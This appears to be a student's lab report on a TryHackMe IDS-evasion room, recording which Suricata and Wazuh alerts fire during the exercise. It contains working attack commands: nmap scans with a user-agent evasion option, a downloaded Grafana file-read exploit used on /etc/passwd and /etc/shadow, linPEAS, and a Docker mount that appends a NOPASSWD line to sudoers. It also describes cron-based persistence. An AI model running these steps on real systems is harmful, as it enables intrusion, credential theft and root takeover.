

TASK-8


Complete the room:

<https://tryhackme.com/room/idsevasion>. Prepare a report while doing the room, add screenshots and explain what is happening while you are doing the room.

TASK REPORT


Task 1: Introduction

I started the TryHackMe attack machine and registered a user on the web interface so any alerts would match my session. I noted the target IP and the open web ports (e.g., port 3000) and then checked the alerts page at http://MACHINE_IP:8000/alerts. This confirmed that the environment was ready for IDS experiments.



Task 2: Intrusion Detection Basics

I reviewed IDS detection concepts and the two main methodologies: signature-based (rule-based) and anomaly-based. I noted that signature-based IDS rely on predefined rule sets to detect threats, while anomaly-based IDS detect deviations from normal activity. I confirmed that the correct answer to which methodology uses rule sets is signature-based detection.



TASK REPORT

Task 3: Network-based IDS (NIDS)

I ran a reconnaissance scan using `nmap -sV 10.201.67.187` to discover open ports and services on the target machine. I then checked the Suricata alerts page for triggered signatures. The scan generated alerts tied to HTTP traffic and known scanner signatures, confirming that the NIDS detected the reconnaissance activity

Room progress (1/4)

Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at <http://10.201.44.9:8000/alerts>

Answer the questions below

What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS ✓ Correct Answer ? Hint

Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed ✓ Correct Answer ? Hint

Task 4: Reconnaissance and Evasion Basics

I ran an initial service/version scan against the target using `nmap -sV 10.201.67.187` to enumerate services and versions. I then checked the alerts page at `http://MACHINE_IP:8000/alerts`. Suricata flagged the default Nmap user-agent and the odd HTTP requests nmap uses for versioning; Wazuh may have noted the resulting 4xx/400 responses.

Next I tried a simple evasion by changing the user agent and re-running:

`nmap -sV --script-args http.useragent="<USER_AGENT>" 10.201.67.187`

This reduced some signature hits tied to the default user-agent but did not eliminate alerts (vuln scripts and aggressive probes still trigger IDS rules).

Room progress (1/4)

It is also important to bear in mind that the probability of the target being vulnerable to the attack is reduced when performing reconnaissance if the target uses a privacy conscious. It may not be necessary to perform any evasion as it is highly likely that the asset is also under attack by a countless number of botnets and internet-wide scans and thus, the activity may be buried undersea by other attacks. On the other hand, publicly exposed assets may also be protected by rate-limiting tools like **Fail2Ban**. Scanning a site that is under the protection of such a tool is likely to result in your IP getting banned very quickly.

Conversely, if you're scanning an important database behind a corporate firewall that should never be accessed from the outside, a single IDS alert is likely to be the cause of some alarm. Note that, the scoring system does take this into account so the results you see for attacks against the target web server will be reduced when compared with the assets that will be attacked later in this room (the scoring system works somewhat like Golf so a higher score is worse).

We should also consider the exact definition of evasion as applied to IDS; it can either be complete, where no IDS alerts are triggered as a result of hostile actions, or, partial where an alert is triggered but, its severity is reduced. In some scenarios, complete evasion may be the only option for example, if valuable assets are involved. In other cases partial evasion may be just as good as low severity IDS alerts particularly from, NIDS are much less likely to be investigated, or even forwarded further up the alert management chain. Again, this is reflected by the scoring system as it will take the reliability of each of the attached IDS into account when scoring alerts.

Answer the questions below

What scale is used to measure alert severity in Suricata? (*)

1-3 ✓ Correct Answer ? Hint

How many services is nmap able to fully recognise when the service scan (-sV) is performed?

3 ✓ Correct Answer ? Hint

TASK REPORT

Task 5: Further Reconnaissance Evasion

I used Nikto to perform aggressive web scanning and then applied tuning and evasion options to observe IDS behaviour.

Task 6: Open-source Intelligence

Gather freely available information about the target using passive/Open-Source Intelligence techniques to avoid triggering IDS.

Task 7: Rulesets

- Downloaded the proof-of-concept exploit script:
- wget
<https://raw.githubusercontent.com/Jroo1053/GrafanaDirInclusion/master/src/exploit.py>
- Ran the exploit against the target web service to read remote files:
- `python3 exploit.py -u 10.201.67.187 -p 3000 -f /etc/passwd` (then tried `/etc/shadow` and other files).
- Inspect the alerts page at `http://10.201.67.187:8000/alerts` to check for detections.
- Rule quality and coverage matter — this exploit was known and present in the Emerging Threats ruleset, so Suricata detected the `/etc/shadow` access. However, not all IDS or rules will always flag every exploit; tune and update rulesets regularly and correlate alerts with other telemetry.

Task 8: Host Based IDS (HIDS)

I ran `nmap -sV 10.201.67.187` to enumerate services and watched both IDS.

- Suricata (NIDS) detected the HTTP/version probes on the network.
- Wazuh (HIDS) detected host-side activity such as an insecure SSH connection attempt logged on the server, but it did not report the HTTP scan.

I then ran `nmap --script=vuln 10.201.67.187`.

- Suricata continued to generate network alerts for the probing and exploit patterns.
- Wazuh produced thousands of alerts because the vulnerability probes caused many HTTP 4xx/400 entries in the webserver error logs that the HIDS monitors.

TASK REPORT

Task 9: Privilege Escalation Recon

I checked my current privileges with `sudo -l`, `groups`, and `cat /etc/group` to see what I could do and who else had higher access.

I ran linPEAS to hunt for SUID binaries, world-writable files, and leaked credentials — it identified docker as a potential privilege-escalation vector.

Because these actions are local, Suricata (NIDS) did not see the commands (no network traffic).

Wazuh (HIDS) did detect file additions and linPEAS activity via file-integrity / log monitoring.

Yes — an alert was created by Wazuh when linPEAS was added to the system; in the lab the alert appeared as a file-integrity event with medium severity.

Task 10: Performing Privilege Escalation

I used the Docker vector identified earlier to escalate to root from the grafana-admin account.

Steps performed:

1. Launched a container with the host filesystem mounted:
2. `docker run -it --entrypoint=/bin/bash -v /:/mnt/ ghcr.io/jroo1053/ctfscoreapache:master`
3. From the container shell, modified the host to grant elevated access.
Example used (lab-safe, for CTF):
4. `echo "grafana-admin ALL=(ALL) NOPASSWD: ALL" >> /mnt/etc/sudoers`
5. Exited the container and verified privilege escalation on the host:
6. `sudo -l` / `sudo whoami` (confirmed root)
7. Retrieved the root flag:
8. `sudo cat /root/flag` (or the lab's specified flag path)

TASK REPORT

Task 11: Establishing Persistence

I tried persistence methods like adding a cron job and tweaking an init script, then watched the IDS alerts. Wazuh flagged the file changes and the new process, showing host-level detection of my persistence attempts.

